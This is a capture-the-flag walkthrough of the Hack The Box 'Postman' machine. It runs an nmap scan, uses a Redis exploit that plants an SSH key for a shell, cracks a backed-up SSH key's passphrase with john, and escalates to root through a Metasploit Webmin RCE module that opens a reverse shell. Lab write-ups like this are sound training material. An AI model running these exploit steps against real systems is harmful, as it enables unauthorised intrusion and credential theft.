
# POSTMAN by Kaosam

Let’s start with a quick nmap:


```
root@unknown:~/Desktop# nmap -sV 10.10.10.160
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-10 14:06 CET
Nmap scan report for 10.10.10.160
Host is up (0.040s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
10000/tcp open  http    MiniServ 1.910 (Webmin httpd)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.01 seconds
root@unknown:~/Desktop#
```

In addition to ports 22 and 80, we also have 10000 (Webmin).

By connecting to the latter service there is not much we can do, as to access we must have the credentials of a user or root (by default Webmin uses the username and password of the root user):



Going forward with the inspection, the website on port 80 does not seem to be of great use, as it is a simple page under construction:




With the tools available so far we cannot proceed. In these cases it is mandatory to repeat a nmap by scanning all the ports with the -p- option, as there may be a service running on an upper, non-standard port. It is good practice to always activate this option, from the beginning. For timing reasons, however (with the -p- nmap option it takes a long time to scan), I prefer to try at the beginning with a standard scan.

```
6379/tcp open  redis   Redis key-value store 4.0.9
```

On port 6379 there is the Redis service, version 4.0.9, and with a quick search we can find an exploit available on Github:

github.com › Avinash-acid › Redis-Server-Expl... ▾ Traduci questa pagina

**Avinash-acid/Redis-Server-Exploit: This will give you ... - GitHub**

This will give you shell access on the target system if **redis** server is not ... and faced on the internet without any authentication - Avinash-acid/**Redis**-Server-**Exploit**.

Let's try to start it with the default username redis:

```
root@unknown:~/Desktop# python redis.py 10.10.10.160 redis
       ***************************************************************
       * [+] [Exploit] Exploiting misconfigured REDIS SERVER*
       * [+] AVINASH KUMAR THAPA aka "-Acid"
       ***************************************************************


        SSH Keys Need to be Generated
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:lYQfnW2XNNZEvujJ06PEmJaNPQQLykykRkojh9yUkOg acid_creative
The key's randomart image is:
+---[RSA 3072]----+
|oo*=.. . ... o.*=|
|.++o+ o ....o +o+|
|.  . o . ooo . ..|
| E  . + ..o o . .|
|       +S  . o . |
|            % o  |
|           * @ o |
```

```
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Feb 10 13:58:09 2020 from 10.10.15.103
redis@Postman:~$ ls
6379  authorized_keys  dkixshbr.so  dump.rdb  ibortfgq.so  module.o  qcbxxlig.so  vlpaulhk.so
redis@Postman:~$ whoami
redis
redis@Postman:~$
```

We got the shell for the redis user.

With a little enumeration, we notice that there is a user called Matt in the system, and inside his home folder, there is the user flag (so we must get to be him). Furthermore, in the opt folder, there is a file called id_rsa.bak, which contains a backup of a private key.

Once the file is transferred to the machine, we use John to decrypt it:

```
root@unknown:~/Desktop# /usr/share/john/ssh2john.py chiave > key
root@unknown:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt key
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
computer2008     (chiave)
1g 0:00:00:07 22.25% (ETA: 15:17:59) 0.1360g/s 461300p/s 461300c/s 461300C/s talali..tala
lbasha
Session aborted
root@unknown:~/Desktop#
```

So the password is computer2008. Let's try to connect via SSH with Matt:

```
root@unknown:~/Desktop# ssh -i key Matt@10.10.10.160
ssh: connect to host 10.10.10.160 port 22: No route to host
```

However, the user in question seems to have disabled access via ssh.

But we have a password and it will still have to serve something (perhaps it is the password of the user himself). Let's go back to the open redis shell and try the password with the command su:

```
redis@Postman:/home/Matt$ su Matt
Password:
Matt@Postman:~$ whoami
Matt
Matt@Postman:~$ ls
user.txt
Matt@Postman:~$ cat user.txt
517ad0ec2458ca97af8d93aac08a2f3c
```

Mission completed! We logged in as Matt and have our user flag.

Now let's try to become root of the system.

Returning to the other service, searching on Google, it turns out that for the version of Webmin in question, there is a fairly recent exploit (on Metasploit), which allows any user with authorization to update packages, to execute arbitrary code such as root:

www.exploit-db.com › exploits ▾ Traduci questa pagina

**Webmin 1.910 - 'Package Updates' Remote Command ...**

11 giu 2019 - **Webmin 1.910** - 'Package Updates' Remote Command Execution (Metasploit). CVE-2019-12840 . remote exploit for Linux platform.

Let's use the exploit within Metasploit, and see the available options:

```
msf5 > search webmin

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  auxiliary/admin/webmin/edit_html_fileaccess  2012-09-06       normal     No     Webmin edit_html.cgi file Parameter Traversal Arbitra
ry File Access
   1  auxiliary/admin/webmin/file_disclosure       2006-06-30       normal     No     Webmin File Disclosure
   2  exploit/linux/http/webmin_backdoor           2019-08-10       excellent  Yes    Webmin password_change.cgi Backdoor
   3  exploit/linux/http/webmin_packageup_rce      2019-05-16       excellent  Yes    Webmin Package Updates Remote Command Execution
   4  exploit/unix/webapp/webmin_show_cgi_exec     2012-09-06       excellent  Yes    Webmin /file/show.cgi Remote Command Execution
   5  exploit/unix/webapp/webmin_upload_exec       2019-01-17       excellent  Yes    Webmin Upload Authenticated RCE


msf5 > use exploit/linux/http/webmin_packageup_rce
msf5 exploit(linux/http/webmin_packageup_rce) > show options
```

We have to set the required parameters:

```
msf5 exploit(linux/http/webmin_packageup_rce) > set RHOSTS 10.10.10.160
RHOSTS => 10.10.10.160
msf5 exploit(linux/http/webmin_packageup_rce) > set USERNAME Matt
USERNAME => Matt
msf5 exploit(linux/http/webmin_packageup_rce) > set PASSWORD computer2008
PASSWORD => computer2008
msf5 exploit(linux/http/webmin_packageup_rce) > set SSL true
SSL => true
msf5 exploit(linux/http/webmin_packageup_rce) > set LHOST tun0
LHOST => tun0
msf5 exploit(linux/http/webmin_packageup_rce) > run

[*] Started reverse TCP handler on 10.10.14.111:4444
[+] Session cookie: 4ee4665d37ec91e4021a6aacc284116b
[*] Attempting to execute the payload...
[*] Command shell session 2 opened (10.10.14.111:4444 -> 10.10.10.160:45824) at 2020-02-10 16:05:54 +0100
whoami

root
pwd
/usr/share/webmin/package-updates
cat /root/root.txt
a257741c5bed8be7778c6ed95686ddce
```

Once started, the shell is obtained, and we can print the root flag.

Contact me on Twitter: https://twitter.com/samuelpiatanesi

Find other writeups on my Github repo: https://github.com/Kaosam/HTBWriteups